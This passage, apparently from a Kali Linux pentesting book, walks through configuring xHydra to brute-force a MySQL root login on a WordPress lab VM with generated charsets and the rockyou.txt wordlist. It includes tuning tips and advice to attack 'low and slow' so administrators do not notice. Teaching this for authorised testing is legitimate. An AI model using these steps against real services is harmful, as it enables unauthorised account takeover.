
This cracking was done on a VM with one running processor. Adding processors will increase the number of running treads during cracking, and that makes the job take less time. People have built machines filled with processors and GPU cards that can crack passwords like we are using in a matter of hours. Even if your neighbourhood evil hacker has these kinds of systems, the longer password is still better. Systems like these are the reason for using passwords or pass-phrases with a length over 14 characters. Even with pass-phrases over 14 characters, this shows that if you have the hash, it is just a matter of time and processing power before you have the password.

xHydra


xHydra is a GUI frontend for the password cracker called Hydra. Hydra can be used for both offline and online password cracking. Hydra can be used for many types of online attacks, including attacks against MySQL, SMB, MSSQL, and many types of HTTP/HTTPS logins, just to name a few.

We are going to use xHydra to attack a running MySQL service on a machine running a Wordpress site. Since the machine is running a Wordpress site and a MySQL service, it is an easy guess that the database login's user name is `wordpress` the default Admin account. By default, MySQL doesn't block brute force attacks, so we know we stand a good chance for this attack.

To start xHydra in Kali Version 1.x, you go to **Applications** | **Kali Linux** | **Password Attacks** | **Online Attacks** | **hydra-gtk**. The hydra-gtk will start xHydra:



In Kali Version 2.0, xHydra is not in the menu structure at all, though it is available from the command line. As you may remember, in Kali, as in any other Linux distribution, you can either open a terminal and type your command at the prompt, or you can open a command dialog by hitting *ALT* + *F2*. In the two images that follow, we are showing how to find xHydra, `# locate xhydra`, how to launch it from a command line in the terminal with just the name xhydra, and how it looks when you invoke a command from the *ALT* + *F2* keyboard shortcut:




Hacker Hint

You type in the command you want to run, and hit *Enter* to run it. The **Close** button will just cancel your action and bring you back to the desktop.


You can also open `xhydra` from the command line, by typing the following:

```
xhydra &
```

The ampersand command (&) tells the bash terminal to background the application, and it gives you back the command prompt. If you do not add the ampersand, you have locked up your terminal window until you finish using xHydra:




When xHydra is opened, we get the following window. The first tab, `Target`, is for setting the targets and protocols for the attack. You can attack a single IP address, or a target list of hosts from a text file. The `Protocol` field is to pick the type of protocol. Note that at the bottom of the window is the command-line string that would be used if running the attack from the command line. This is a helpful learning tool to learn the command line options and how they work:



We are attacking a single host, so we add the IP address, set the port to `3306`, the default MySQL service port, and pick MySQL for the protocol.


Notice there are several nice options in the options section of this window. If SSL was enabled on the MySQL server, you would place a check in the box for `SSL`. This would also be checked for any other service using SSL such as SSMTP, SIMAP, or SLDAP. The `Be Verbose` checkbox will give you a more detailed output while running. The `Show Attempts` while running will show you the actual passwords being run against the system. This is interesting to watch but produces a lot of output:



Click on the `Password` tab to set up the password part of the attack. Here we add the user `root` and pick the **Generate** radio button and change the field to `1:8:a`. At the bottom field, you might want to check `Try login as password` and `Try password as empty field`.

In the `Generate` field we have added 1:8:a; this tells Hydra to run passwords from one to eight characters. The lower case `a` tells Hydra to run lower case letters only. If we add the string `1:8:aA1% .,` this will generate passwords from one to eight characters, including upper and lower case letters, numbers, percent sign, and spaces (yes, there is a space between the % and the comma) and dots. Mix and match from here.


Here again, you will find the check box field for `Try login for password, which` will try the login name as also the password, like `admin:admin`, and the check box for blank passwords. You will also find here a check box for reversing the login name, such as `nimda` for the password for the `admin` login:




Set up the `Tuning` tab next:

- Since we are attacking one host, turn down the number of tasks to 10
- Since the host is on the same network, turn down the timeout value to 10
- Since this is one host and the attack is using one username, check the box to `Exit after first pair found`.


You will find later that the tasks set may be lower than the actual running tasks. We have set it to 8, but later we will see that the actual running tasks is 4. Four running threads is all the server will handle, so that's all we get. The running threads can change based on other things happening on the Kali attack workstation as loads change, so it is best to set it for more than the running load. Be aware that setting it too high from the actual running tasks, for example, setting it to 16, will cause the application to hang. This number may also be higher or lower depending on the type of service being exploited:



The `Specific` tab for the MySQL attack will stay with the defaults:



Now we are ready to click on the **Start** tab, and we see we are running four threads against that one server. This might take a while:




Hacker Hint

Please notice that the authors of the software like the writers of this book ask that you don't use these tools or information for military, secret service or illegal purposes. Remember to use your Jedi powers only for good.

Hmmm. We have `217,180,146,596` password combinations to try still and an estimated time up of 199,661,463 days and 22 hours. It may be time to get a beefier Kali workstation. This is going to take a while. Maybe a 546,659-year vacation is the best decision for the evil hackers.


Luckily, the estimate is high. Below, we see that our test has now run for 70 hours and 39 minutes without cracking a password of 5 characters in length. During this time, the run has attempted 75,754 passwords, leaving 12,280,876 to go, with an estimated run time of 11,454 days and 13 hours. So for the benefit of the book we are stopping the test here, with an estimated 32 years left:




The speed of this test is mainly determined by the resources and setup of the victim server. Our victim server here is a low-rent VM, so this is one reason for such a slow test. Also, at the first part of this run, we got a warning that MySQL doesn't like a lot of parallel connections. The speed will increase against a target server running more resources. Another limiting factor is that the target server may be so weak that a sustained brute-force attack might knock the machine off the network. Even a strong server with large amounts of resources available might experience a denial of service condition (DoS). When doing brute-force attacks, you might want to aim for low and slow rates of attack speed. As an attacker, you do not want to alert the administrators to the attack.

This test also demonstrates that capturing the hashes and cracking them offline is usually faster than performing the attack online. Another thing to remember is that if any intrusion services are running on the system, your attack will be noticed sometime in the years it runs.

So let's try a password list attack on the same system. Notice we have changed the settings from `Generate` to `Password List` and selected the `rockyou.txt` password list from the many password lists included in Kali. The following image lists the directories and shows the `rockyou.txt` file compressed. You will need to uncompress it for use:




Then, we have selected the uncompressed file and we are ready to go:



Through the modern miracle of Hollywood, we see we have cracked the password `evil1`. After 562 tries and 31 hours, we have it. This is a lot of time for the amount of tries. Again, the speed of the service accepting the passwords is the defining factor and takes a while. Software firewalls and password-attempt limits on the target server can make it take longer, or even impossible.

If the correct password was farther down the password list, it would have taken longer:



Adding a tool to the main menu in Kali 2.x

You might want to know how to customize your main **Applications** menu, so here it is.


Install the `alacarte` tool:

```
apt-get install alacarte
```

Now your menu has a new entry – **Usual applications** | **Accessories** | **Main Menu**:


The **Main Menu** dialog shows you the list of the first-rank menu items. In this example, we are going to put the xHydra tool into the menu structure, so do the following:

1. Highlight the **05-Password Attacks** menu header.
2. Click the `New Item` button. This opens another dialog as shown in the following:

